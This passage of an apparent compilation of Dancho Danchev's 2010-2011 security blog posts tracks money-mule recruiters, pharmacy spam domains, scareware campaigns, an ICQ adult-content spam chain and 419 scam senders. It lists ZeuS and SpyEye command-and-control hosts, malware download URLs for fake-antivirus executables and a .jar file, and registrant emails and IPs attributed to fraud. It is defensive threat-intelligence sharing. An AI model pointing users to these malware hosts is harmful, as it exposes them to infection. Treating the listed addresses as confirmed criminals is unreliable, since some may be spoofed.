NS3.SDNSAU.CC - Email: level@cheapbox.ru

NS3.SURPLUSUSA.CC - 69.50.192.97 (AS18866) - Email: skulk@ppmail.ru

NS3.TVSILVAU.CC - Email: fact@ppmail.ru

NS3.UKCCONS.CC - 178.162.181.11 (AS28753) - Email: ted@cheapbox.ru

NS3.UKDNS.CC - 66.199.236.116 (AS15149) - Email: append@free-id.ru

ns3.ukearnings.cc - 178.162.181.11 (AS28753) - Email: bf@free-id.ru

ASs of notice using standart ns1;ns2; ns3 structure:

AS28753 - NETDIRECT AS NETDIRECT Frankfurt, DE

AS19318 - NJIIX-1 NJIIX.net 110B Meadowlands Pkwy Secaucus, NJ 07094 +1.201.605.1425

AS28753 - NETDIRECT AS NETDIRECT Frankfurt, DE

AS15149 - EZZI-101-BGP EZZI

- **Long term trends - "from mule inventory to transactions inventory"**

With the [4]**localization and standardization/template-tization of the entire money mule recruitment process** an every day's reality, quality assurance and diversification of the markets/market segments in order to increase the

probability of successful social engineering attack, will start taking place. Moreover, the current template driven

recruitment ecosystem will inevitably start taking advantage of basic concepts such as geolocation and content

cloaking, in order to once again increase the probability for converting a web site visitor into a mule.

At an invite-only conference that I attended in September, 2010, someone from the audience asked me a

rather interesting question. Does it really matter how many mules are recruited by a particular syndicate, and most

importantly, can we talk about average number of days/weeks/hours by the time the mule gets busted, and can no

longer offer his/her services?

In the long term, we're inevitably going to witness the migration from building inventories of mules to transaction-

driven mule recruitment model where the capability-driven mentality surpasses the mule inventory building one.

The number of possible transactions with success rates based on historical performance, combined with an infinite

loop of recruitment is what will drive the entire mule recruitment ecosystem.

Related posts:

[5]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[6]Keeping Money Mule Recruiters on a Short Leash - Part Four

[7]Money Mule Recruitment Campaign Serving Client-Side Exploits

[8]Keeping Money Mule Recruiters on a Short Leash - Part Three

[9]Money Mule Recruiters on Yahoo!’s Web Hosting

[10]Dissecting an Ongoing Money Mule Recruitment Campaign

[11]Keeping Money Mule Recruiters on a Short Leash - Part Two

[12]Keeping Reshipping Mule Recruiters on a Short Leash

[13]Keeping Money Mule Recruiters on a Short Leash

[14]Standardizing the Money Mule Recruitment Process

[15]Inside a Money Laundering Group’s Spamming Operations

25

[16]Money Mule Recruiters use ASProx’s Fast Fluxing Services

[17]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [18]Dancho Danchev’s blog.

1. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

2. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

3. http://www.zdnet.com/blog/security/inside-indias-captcha-solving-economy/1835

4. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

5. http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html

6. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

7. http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html

8. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

9. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

10. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

11. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

12. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

13. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

14. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

15. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

16. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

17. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

18. http://ddanchev.blogspot.com/

26

1.2

February

27



(2011-02-09 12:43)

Whatever the cybercrime marketplace demands, the cybercrime marketplace supplies.

28



Spamvertised Portfolio of Fraudulent/Pharmaceutical Domains (2011-02-14 20:14)

Just in time for Saint Valentin’s days, pharmaceutical scammers have switched their localized templates to a more

romantic theme.

The domains have been registered using three separate Yahoo! Mail accounts, and are all responding to a sin-

gle IP - 115.239.229.196; AS4134, CHINA-TELECOM China Telecom with four currently active [1]ZeuS C &Cs within

the same AS - **aiyanxinxi.com**; **wawnet.net**; **www.zuihouyi.com**; **nascetur.com**.

abpillsw.ru - Email: nikitapetuhov@yahoo.com

alpillsw.ru - Email: nikitapetuhov@yahoo.com

alypillsw.ru - Email: nikitapetuhov@yahoo.com

annpillsp.ru - Email: muzalevskayaekaterina@yahoo.com

asapillsm.ru - Email: alexeycheremisinov@yahoo.com

barpillsw.ru - Email: nikitapetuhov@yahoo.com

bazpillso.ru - Email: muzalevskayaekaterina@yahoo.com

bupillsp.ru - Email: muzalevskayaekaterina@yahoo.com

capillso.ru - Email: muzalevskayaekaterina@yahoo.com

carpillsw.ru - Email: nikitapetuhov@yahoo.com

celpillsw.ru - Email: nikitapetuhov@yahoo.com

chapillsm.ru - Email: alexeycheremisinov@yahoo

chapillso.ru - Email: muzalevskayaekaterina@yahoo.com

chpillso.ru - Email: muzalevskayaekaterina@yahoo.com

cinpillsp.ru - Email: nikitapetuhov@yahoo.com

conpillsw.ru - Email: alexeycheremisinov@yahoo.com

copillsm.ru - Email: alexeycheremisinov@yahoo.com

copillsp.ru - Email: muzalevskayaekaterina@yahoo.com

corpillsp.ru - Email: muzalevskayaekaterina@yahoo.com

crpillsm.ru - Email: alexeycheremisinov@yahoo.com

depillsm.ru - Email: alexeycheremisinov@yahoo.com

depillso.ru - Email: muzalevskayaekaterina@yahoo.com

despillsw.ru - Email: nikitapetuhov@yahoo,cim

dipillsm.ru - Email: alexeycheremisinov@yahoo.com

dipillsw.ru - Email: nikitapetuhov@yahoo.com

duppillsp.ru - Email: muzalevskayaekaterina@yahoo.com

enkpillsp.ru - Email: muzalevskayaekaterina@yahoo.com

estpillsm.ru - Email: alexeycheremisinov@yahoo.com

ethpillsm.ru - Email: alexeycheremisinov@yahoo.com

exapillsw.ru - Email: nikitapetuhov@yahoo.com

flipillso.ru - Email: alexeycheremisinov@yahoo.com

flpillso.ru - Email: alexeycheremisinov@yahoo.com

funpills.ru - Email: muzalevskayaekaterina@yahoo.com

glpillso.ru - Email: alexeycheremisinov@yahoo.com

haupillso.ru - Email: alexeycheremisinov@yahoo.com

hipills.ru - Email: muzalevskayaekaterina@yahoo.com

30



invpillso.ru - Email: alexeycheremisinov@yahoo.com

isapillsp.ru - Email: muzalevskayaekaterina@yahoo.com

itepillsw.ru - Email: nikitapetuhov@yahoo.com

jopillso.ru - Email: alexeycheremisinov@yahoo.com

kipillsp.ru - Email: muzalevskayaekaterina@yahoo.com

kipillsw.ru - Email: nikitapetuhov@yahoo.com

krpillsw.ru - Email: nikitapetuhov@yahoo.com

lopillso.ru - Email: alexeycheremisinov@yahoo.com

lopillsw.ru - Email: nikitapetuhov@yahoo.com

mapillso.ru - Email: alexeycheremisinov@yahoo.com

marpillsw.ru - Email: nikitapetuhov@yahoo.com

metpillso.ru - Email: alexeycheremisinov@yahoo.com

monpillsp.ru - Email: muzalevskayaekaterina@yahoo.com

nopillsp.ru - Email: muzalevskayaekaterina@yahoo.com

31



odpillsw.ru - Email: nikitapetuhov@yahoo.com

panpillsw.ru - Email: nikitapetuhov@yahoo.com

phpillsp.ru - Email: muzalevskayaekaterina@yahoo.com

pillsbi.ru - Email: simakovs@yahoo.com

pillsly.ru - Email: alexeycheremisinov@yahoo.com

pillsnk.ru - Email: alexeycheremisinov@yahoo.com

pillsoep.ru - Email: alexeycheremisinov@yahoo.com

pillsoes.ru - Email: alexeycheremisinov@yahoo.com

pillsoff.ru - Email: alexeycheremisinov@yahoo.com

pillsogn.ru - Email: alexeycheremisinov@yahoo.com

pillsois.ru - Email: alexeycheremisinov@yahoo.com

pillsoke.ru - Email: alexeycheremisinov@yahoo.com

pillsokt.ru - Email: alexeycheremisinov@yahoo.com

pillsong.ru - Email: alexeycheremisinov@yahoo.com

pillsont.ru - Email: alexeycheremisinov@yahoo.com

pillsooc.ru - Email: alexeycheremisinov@yahoo.com

pillsopa.ru - Email: alexeycheremisinov@yahoo.com

pillsore.ru - Email: alexeycheremisinov@yahoo.com

pillsosa.ru - Email: alexeycheremisinov@yahoo.com

pillsosl.ru - Email: alexeycheremisinov@yahoo.com

pillsoti.ru - Email: alexeycheremisinov@yahoo.com

pillsouc.ru - Email: alexeycheremisinov@yahoo.com

pillsove.ru - Email: alexeycheremisinov@yahoo.com

32

pillspba.ru - Email: muzalevskayaekaterina@yahoo.com

pillsper.ru - Email: muzalevskayaekaterina@yahoo.com

pillspiz.ru - Email: muzalevskayaekaterina@yahoo.com

pillspnc.ru - Email: muzalevskayaekaterina@yahoo.com

pillspne.ru - Email: muzalevskayaekaterina@yahoo.com

pillspno.ru - Email: muzalevskayaekaterina@yahoo.com

pillspns.ru - Email: muzalevskayaekaterina@yahoo.com

pillsppp.ru - Email: muzalevskayaekaterina@yahoo.com

pillsppt.ru - Email: muzalevskayaekaterina@yahoo.com

pillspra.ru - Email: muzalevskayaekaterina@yahoo.com

pillspre.ru - Email: muzalevskayaekaterina@yahoo.com

pillsprg.ru - Email: muzalevskayaekaterina@yahoo.com

pillspsa.ru - Email: muzalevskayaekaterina@yahoo.com

pillspss.ru - Email: muzalevskayaekaterina@yahoo.com

pillspst.ru - Email: muzalevskayaekaterina@yahoo.com

pillspti.ru - Email: muzalevskayaekaterina@yahoo.com

pillsqu.ru - Email: alexeycheremisinov@yahoo.com

pillswal.ru - Email: nikitapetuhov@yahoo.com

pillswam.ru - Email: nikitapetuhov@yahoo.com

pillswar.ru - Email: nikitapetuhov@yahoo.com

pillswau.ru - Email: nikitapetuhov@yahoo.com

pillswcu.ru - Email: nikitapetuhov@yahoo.com

pillswed.ru - Email: nikitapetuhov@yahoo.com

pillswep.ru - Email: nikitapetuhov@yahoo.com

pillswer.ru - Email: nikitapetuhov@yahoo.com

pillswet.ru - Email: nikitapetuhov@yahoo.com

pillswey.ru - Email: nikitapetuhov@yahoo.com

pillswis.ru - Email: nikitapetuhov@yahoo.com

pillswng.ru - Email: nikitapetuhov@yahoo.com

pillswol.ru - Email: nikitapetuhov@yahoo.com

See also:

• [2]**Inside an affiliate spam program for pharmaceuticals**

• [3]**Survey: Millions of users open spam emails, click on links**

• [4]**Microsoft’s Bing invaded by pharmaceutical scammers**

pillswre.ru - Email: nikitapetuhov@yahoo.com

pillswss.ru - Email: nikitapetuhov@yahoo.com

pillswti.ru - Email: nikitapetuhov@yahoo.com

pillswtt.ru - Email: nikitapetuhov@yahoo.com

pillswwa.ru - Email: nikitapetuhov@yahoo.com

pillszva.ru - Email: nikitapetuhov@yahoo.com

pillszzi.ru - Email: nikitapetuhov@yahoo.com

propillsp.ru - Email: muzalevskayaekaterina@yahoo.com

puppillso.ru - Email: alexeycheremisinov@yahoo.com

rempillso.ru - Email: alexeycheremisinov@yahoo.com



repillso.ru - Email: alexeycheremisinov@yahoo.com

sipillsw.ru - Email: nikitapetuhov@yahoo.com

stapillso.ru - Email: alexeycheremisinov@yahoo.com

supillsp.ru - Email: muzalevskayaekaterina@yahoo.com

tilpillso.ru - Email: alexeycheremisinov@yahoo.com

tilpillsw.ru - Email: nikitapetuhov@yahoo.com

towpillsp.ru - Email: muzalevskayaekaterina@yahoo.com

trpillsp.ru - Email: muzalevskayaekaterina@yahoo.com

uncpillso.ru - Email: alexeycheremisinov@yahoo.com

vipillsp.ru - Email: muzalevskayaekaterina@yahoo.com

whapillsw.ru - Email: nikitapetuhov@yahoo.com

Name servers of notice, respoding to **115.239.229.196** (AS4134); **113.23.142.119** (AS38182) and **78.46.105.205**

(AS24940 - active [5]SpyEye C &Cs at **www.privathosting.eu**; **spl.privathosting.eu**)

ns1.advidns.ru

34

ns1.alemedicp.ru

ns1.annudns.com

ns1.bacdns.ru

ns1.bacmedicp.ru

ns1.bestworlddns.com

ns1.botedns.com

ns1.boxdns.ru

ns1.camdns.ru

ns1.cashdns.ru

ns1.caulsdns.com

ns1.comtdns.com

ns1.crouadns.ru

ns1.culldns.com

ns1.delmedicv.ru

ns1.dns4work.ru

ns1.dnsbest.ru

ns1.dnsbestfind.com

ns1.dnsoper.com

ns1.dnsorbi.com

ns1.dnsroomo.ru

ns1.dnswork.ru

ns1.doctorci.ru

ns1.doctorngee.ru

ns1.doctorrfix.com

ns1.doctorude.ru

ns1.doctorxst.ru

ns1.doctorxve.ru

ns1.drdoctorx.ru

ns1.dromedicp.ru

ns1.eagreadns.ru

ns1.elmendns.ru

ns1.feldns.ru

ns1.glisdns.com

ns1.gurndns.ru

ns1.hardns.ru

ns1.psidns.com

ns1.rxshopsmor.ru

ns1.sighost.ru

ns1.standns.com

ns1.subrdns.ru

ns1.tiodns.com

ns1.twdoctor.com

ns1.vodoctorx.ru

This post has been reproduced from [6]Dancho Danchev's blog.

1. https://zeustracker.abuse.ch/monitor.php?as=4134

2. http://www.zdnet.com/blog/security/inside-an-affiliate-spam-program-for-pharmaceuticals/2054

3. http://www.zdnet.com/blog/security/survey-millions-of-users-open-spam-emails-click-on-links/5889

4. http://www.zdnet.com/blog/security/microsofts-bing-invaded-by-pharmaceutical-scammers/3993

35

5. https://spyeyetracker.abuse.ch/monitor.php?as=24940

6. http://ddanchev.blogspot.com/

36



A Diverse Portfolio of Fake Security Software - Part Twenty Five (2011-02-15 16:06)

Scarewere continues occupying the top spots for malicious monetization tactics courtesy of the cybercrime ecosys-

tem. Disruption of this monetization chain can take place through multiple processes. For instance:

• Share data with the affected ISP whose customers participate in the black hat SEO campaign

• Target the payment processing gateways, or inform the legitimate one

• Target the the redirector URLs of the campaign

• Target the affiliate network itself

• Target the "final output" in the form of scareware domains

In this we'll expose a portfolio of scaware domains, and will target the "final output" of the campaign, in between sharing data with community members. As always, what originally looks like a low profile campaign, always turns

into a piece of puzzle from the massive blackhat SEO "picture".

- Detecrion rate for **systemwrecksavertingsystem.com /scan1/92/freesystemscan.exe**

[1]freesystemscan.exe - Trojan.Win32.FakeAV

37



Result: 17/ 43 (39.5 %)

MD5 : a69a7f1992ed4607ac0a163d66984f56

SHA1 : ef089f92881ff6835b76562febdcbc3328340adb

SHA256: 993026853e2bbc8846dbda5a90c4f06a9a18b83c9f97fe7b1557b03975ebeaff

- Detection rate for **pornhugevideo.com /video3/88/freevideoplugin.exe**

[2]freevideoplugin.exe - Rogue:Win32/FakePAV

Result: 4/ 42 (9.5 %)

MD5 : 8a688d6ebb838f66f16720f4066cf6c6

SHA1 : 845e43ad946048346b3d9150ae41fd8f7766ac53

SHA256: db6e3e7a72305d8b36861ed90753555d519bdca5a36aa0581ed363ac264cfbce

Responding to 94.23.105.248 (AS16276): One active [3]ZeuS C &C within the AS **monasteriodeboltana.es**

accidentspreventingcenter.com - Email: contact@privacyprotect.org

antibreakingsystem.com - Email: contact@privacyprotect.org

antivirusesshield.com - Email: contact@privacyprotect.org

bigvideocams.com - Email: contact@privacyprotect.org

componentsprotector.com - Email: contact@privacyprotect.org

hugebigpornmovie.com - Email: contact@privacyprotect.org

hugebigred.com - Email: contact@privacyprotect.org

hugemoviecams.com - Email: contact@privacyprotect.org

pcactivitydebugger.com - Email: contact@privacyprotect.org

pcautomaticproblemssolver.com - Email: contact@privacyprotect.org

pccustodianutility.com - Email: contact@privacyprotect.org

pcinspectionutility.com - Email: contact@privacyprotect.org

pcprecautionscenter.com - Email: contact@privacyprotect.org

pcprotectionservant.com - Email: contact@privacyprotect.org

pcriskspreventionscenter.com - Email: contact@privacyprotect.org

pcstabilitymaximizer.com - Email: contact@privacyprotect.org

pctroublessolver.com - Email: contact@privacyprotect.org

pcwardingsystem.com - Email: contact@privacyprotect.org

pornhugevideo.com - Email: contact@privacyprotect.org

systemanticrashesutility.com - Email: contact@privacyprotect.org

systemattentionutility.com - Email: contact@privacyprotect.org

systemshieldingutility.com - Email: contact@privacyprotect.org

systemsupervisioncenter.com - Email: contact@privacyprotect.org

systemtasksoptimizer.com - Email: contact@privacyprotect.org

systemwrecksavertingsystem.com - Email: contact@privacyprotect.org

taskstweakingutility.com - Email: contact@privacyprotect.org

tubemovievideo.com - Email: contact@privacyprotect.org

39

Responding to 76.76.117.101 (AS21793); 78.46.105.205 (AS24940); 207.58.177.96 (AS25847) and 64.64.3.125

(AS25847)

212156dnfgdn.co.cc - Email: audiodius@hotmail.com

32fdsg3gsg.vv.cc

androlhala.cz.cc

bdfnfebne3nf.vv.cc

bfbf3bfb.vv.cc

cebandis.cz.cc

centrihelm.cz.cc

drelagda.vv.cc

f23f21fafae.vv.cc

fdf2fafaf.vv.cc

gdezdeskto.co.cc

gdsg342gsgs.vv.cc

gewheheh4.co.cc - Email: audiodius@hotmail.com

gfsdg4gs.co.cc - Email: audiodius@hotmail.com

graninis.cz.cc

40

gsdg24gshgr.vv.cc

gsdg43hsweh.co.cc - Email: audiodius@hotmail.com

gsegf3gstg3g.vv.cc

gsg3gsdgseg.co.cc - Email: audiodius@hotmail.com

gsgsv2vds.vv.cc

gsgwegweg23g.vv.cc

hdfg43hshf.co.cc - Email: audiodius@hotmail.com

hdfh34hdrfhf.co.cc - Email: audiodius@hotmail.com

hdhfdhdfhdfhdfh.vv.cc

hfehe3hdfhf.co.cc - Email: audiodius@hotmail.com

hh3hfdnfdh.co.cc - Email: audiodius@hotmail.com

hndfdfnfdnxdnf.vv.cc

ht4hdfgjcjgt.vv.cc

hu587tiugi.vv.cc

malakelv.cz.cc

maridora.vv.cc

morlunaya.vv.cc

nvmtymvm.vv.cc

oghmalak.vv.cc

oijqujnnnsu1.co.cc - Email: audiodius@hotmail.com

shalillador.cz.cc

vsegwgewg.vv.cc

wefge3g1tg1g.vv.cc

yeryeshsdhdhjfdhj.vv.cc

This post has been reproduced from [4]Dancho Danchev's blog.

Related posts on scareware and blackhat SEO monetization:

[5]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

[6]Dissecting a Scareware-Serving Black Hat SEO Campaign Using Compromised .NL/.CH Sites

[7]Dissecting the 100,000+ Scareware Serving Fake YouTube Pages Campaign

[8]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign - Part Two

[9]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware

[10]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding

[11]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign

[12]The ultimate guide to scareware protection

[13]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

[14]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[15]A Peek Inside the Managed Blackhat SEO Ecosystem

[16]Dissecting a Swine Flu Black SEO Campaign

[17]Massive Blackhat SEO Campaign Serving Scareware

[18]From Ukrainian Blackhat SEO Gang With Love

[19]From Ukrainian Blackhat SEO Gang With Love - Part Two

[20]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[21]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[22]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

[23]The Ultimate Guide to Scareware Protection

[24]A Diverse Portfolio of Fake Security Software - Part Twenty Four

[25]A Diverse Portfolio of Fake Security Software - Part Twenty Three

[26]A Diverse Portfolio of Fake Security Software - Part Twenty Two

[27]A Diverse Portfolio of Fake Security Software - Part Twenty One

[28]A Diverse Portfolio of Fake Security Software - Part Twenty

[29]A Diverse Portfolio of Fake Security Software - Part Nineteen

[30]A Diverse Portfolio of Fake Security Software - Part Eighteen

[31]A Diverse Portfolio of Fake Security Software - Part Seventeen

[32]A Diverse Portfolio of Fake Security Software - Part Sixteen

[33]A Diverse Portfolio of Fake Security Software - Part Fifteen

[34]A Diverse Portfolio of Fake Security Software - Part Fourteen

[35]A Diverse Portfolio of Fake Security Software - Part Thirteen

[36]A Diverse Portfolio of Fake Security Software - Part Twelve

[37]A Diverse Portfolio of Fake Security Software - Part Eleven

[38]A Diverse Portfolio of Fake Security Software - Part Ten

[39]A Diverse Portfolio of Fake Security Software - Part Nine

[40]A Diverse Portfolio of Fake Security Software - Part Eight

[41]A Diverse Portfolio of Fake Security Software - Part Seven

[42]A Diverse Portfolio of Fake Security Software - Part Six

[43]A Diverse Portfolio of Fake Security Software - Part Five

[44]A Diverse Portfolio of Fake Security Software - Part Four

[45]A Diverse Portfolio of Fake Security Software - Part Three

[46]A Diverse Portfolio of Fake Security Software - Part Two

[47]Diverse Portfolio of Fake Security Software

1.

http://www.virustotal.com/file-scan/report.html?id=993026853e2bbc8846dbda5a90c4f06a9a18b83c9f97fe7b1557b0

3975ebeaff-1297772489

2.

http://www.virustotal.com/file-scan/report.html?id=db6e3e7a72305d8b36861ed90753555d519bdca5a36aa0581ed363

ac264cfbce-1297778271

3. https://zeustracker.abuse.ch/monitor.php?as=16276

4. http://ddanchev.blogspot.com/

5. http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html

6. http://ddanchev.blogspot.com/2010/08/dissecting-scareware-serving-black-hat.html

7. http://ddanchev.blogspot.com/2010/06/dissecting-100000-scareware-serving.html

8. http://ddanchev.blogspot.com/2010/06/dissecting-ongoing-us-federal-forms.html

9. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

10. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

11. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

12. http://www.zdnet.com/blog/security/the-ultimate-guide-to-scareware-protection/4297

13. http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html

14. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

15. http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html

16. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

17. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

18. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

19. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

20. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

21. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

22. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

23. http://blogs.zdnet.com/security/?p=4297

24. http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html

25. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html

26. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html

27. http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html

28. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

29. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html

30. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html

31. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html

32. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html

33. http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html

34. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

35. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

36. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

37. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

38. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

39. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

40. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

41. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

42. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

43. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

44. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

45. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

46. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

47. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

43



Bogus Adult Content SPIM-ed Over ICQ (2011-02-16 13:25)

A currently SPIM-ed campaign over ICQ attempts to trick the end user into becoming a member of a bogus adult

content offering network, which drives sales through spamming.

The links chain:

- **ow.ly/3V9eu**

- **art-spectrum.info/load2/7674/foto.jar** - 178.170.250.12 (AS52000, ALDAN-3-AS LTD "ALDAN-3)

- **video-girl.tv/default.aspx** - 81.177.3.250 - Email: support@video-people.com (AS8342, RTCOMM-AS OJSC RT-

Comm.RU) with two active [1]SpyEye C &Cs within the AS - **googlemaps4.com** (81.176.236.177) and **reg.kygalu.ru -**

81.177.32.45 - Email: kygalu.ru@r01-service.ru

- Responding to 178.170.250.12 are also **geoinvest.org** (178.170.250.12) Email: geoinvest@sum.co.ru and **powerman.ru** (178.170.250.12) Email: antonvp@yandex.ru



- Responding to 81.177.3.250 are:

vchat.kladoffka.com - Email: sanny _dbroker@mail.ru

virtualniyseks.in - Email: sereg@hot.ee

odetih.net - Email: reg@legato.name

pornoton.net

russiansgirls.net

videodevki.ru - Email: prezidentbush@yandex.ru

video-girl.ru - Email: admin@video-girl.ru

strip-girl.ru - Email: kinoman-cd@yandex.ru

webcam-girls.ru - Email: srg _surgut@pisem.net

videoshowgirls.ru - Email: gbgcnbr@i.ua

sexy-chat.ru - Email: roman.alexsandr@mail.ru

flirtshow.ru - Email: rusproject99@yandex.ru

chatsexy.ru - Email: roman.alexsandr@mail.ru

rusprivate.su - Email: sadko-as@rambler.ru

video-girl.tv - Email: support@video-people.com

x-chat.tv - Email: x-chat@mail.ru

This post has been reproduced from [2]Dancho Danchev's blog.

1. https://spyeyetracker.abuse.ch/monitor.php?as=8342

2. http://ddanchev.blogspot.com/

45



Sampling 419 Advance Fee Scams Activity - Part Two (2011-02-21 13:54)

Part two of the [1]**Sampling 419 Advance Fee Scams Activity** series, once again aims to provide actionable real-time threat intelligence on a fraudulent segment that continues tricking hundreds of thousands of average Internet users

into thinking that they have pending payments, have won the lottery, or someone is basically interested in doing

multi-million dollar business with them.

The format of the data obtained over the past 24 hours, is return email plus the original IP of the sender,

most of which can be geolocated to African countries.

hsuehyun@ncut.edu.tw - **116.206.139.254**

peterjohnson299@yahoo.co.jp - **41.218.232.158**

ekwesa@aol.com - **41.138.164.52**

info.hsbcbanktransfer@gmail.com - **41.218.251.239**

SarinaJensB@web.de - **77.70.128.160**

paulmohammed37@yahoo.com - **41.155.81.129**

henriondaniellepaulette@yahoo.fr - **81.91.228.78**

mainstreamfirm001@gmail.com - **41.155.72.26**

wilson201105@hotmail.com - **187.16.224.70**

westernun888union@hotmail.com - **41.191.85.209**

bt.telecomsgroup@live.co.uk - **202.137.234.123**

eco.bankplc.ecobankpl@gmail.com - **41.216.50.26**

kwameowus@aol.com - **41.218.233.50**

richardjsphs@yahoo.co.jp - **190.213.185.93**

mainstreamfirm001@gmail.com - **212.76.68.39**

benardodigor@yahoo.com - **41.211.229.23**

groupbanofafrica@hotmail.com - **189.86.87.204**

wellcometrustloans@post.com - **182.63.1.192**

lindominic04@rediffmail.com - **41.28.113.153**

rep _leonbecker@yahoo.cn - **41.218.197.240**

agwa _james@yahoo.it - **82.128.1.217**

mrsmarriogloria@yahoo.co.jp - **41.66.8.132**

ralphkoon@yahoo.co.jp - **124.120.130.145**

directorofremittance.centralba@gmail.com - **89.221.175.11**

legalclaimsdepartment2@lankaemail.com - **41.58.67.161**

drbbs@live.com - **111.172.36.231**

pn2812768@gmail.com - **77.246.67.82**

husainali40@gmail.com - **212.52.152.113**

bensonibori@yahoo.com.hk - **82.128.36.25**

mraabull@att.net - **41.210.43.36**

info@westernu.co.uk - **199.255.209.74**

claim _dptupdate@live.com - **82.128.88.173**

alhussein.raisin@yahoo.co.nz - **86.97.120.18**

adrianyrann5@att.net - **70.39.119.122**

dr _larry _west1970@qatar.io - **41.222.192.89**

mrgarypalmercode@gmail.com - **41.71.147.248**

diplomaticericb78@globomail.com - **81.91.230.137**

treasuryoffice@cantv.net - **41.0.52.62**

infoun19@oued.org - **41.189.2.105**

fbi _54327@hotmail.com - **82.128.109.76**

s.b.mail@web.de - **74.115.3.69**

maria200495@hotmail.com - **115.132.173.171**

ceckamokai@gmail.com - **41.241.148.81**

ff123ff69@yahoo.co.nz - **75.126.137.6**

mr.colesify@yahoo.co.uk - **115.118.239.95**

benkofi003@aol.com - **41.218.239.140**

investigationcommite2011@gmail.com - **41.211.229.26**

wiesner.heiko@web.de - **41.138.167.198**

kwameowus@aol.com - **41.218.245.220**

kamaruddinabdullah@w.cn - **120.141.67.94**

benobiego@rediffmail.com - **67.247.201.204**

See also:

• [2]**419 scammers using Dilbert.com**

• [3]**419 scammers using NYTimes.com ’email this feature**

• **[4]Protection tips for the upcoming FIFA World Cup themed cybercrime campaigns**

Historical OSINT remains an inseparable part of the CYBERINT gathering practices, hence the continuation of the

Sampling 419 Advance Fee Scams Activity series.

This post has been reproduced from [5]Dancho Danchev's blog. Follow him [6]on Twitter.

1. http://ddanchev.blogspot.com/2010/06/sampling-419-advance-fee-scams-activity.html

2. http://www.zdnet.com/blog/security/419-scammers-using-dilbertcom/3809

3. http://www.zdnet.com/blog/security/419-scammers-using-nytimescom-email-this-feature/3491

47

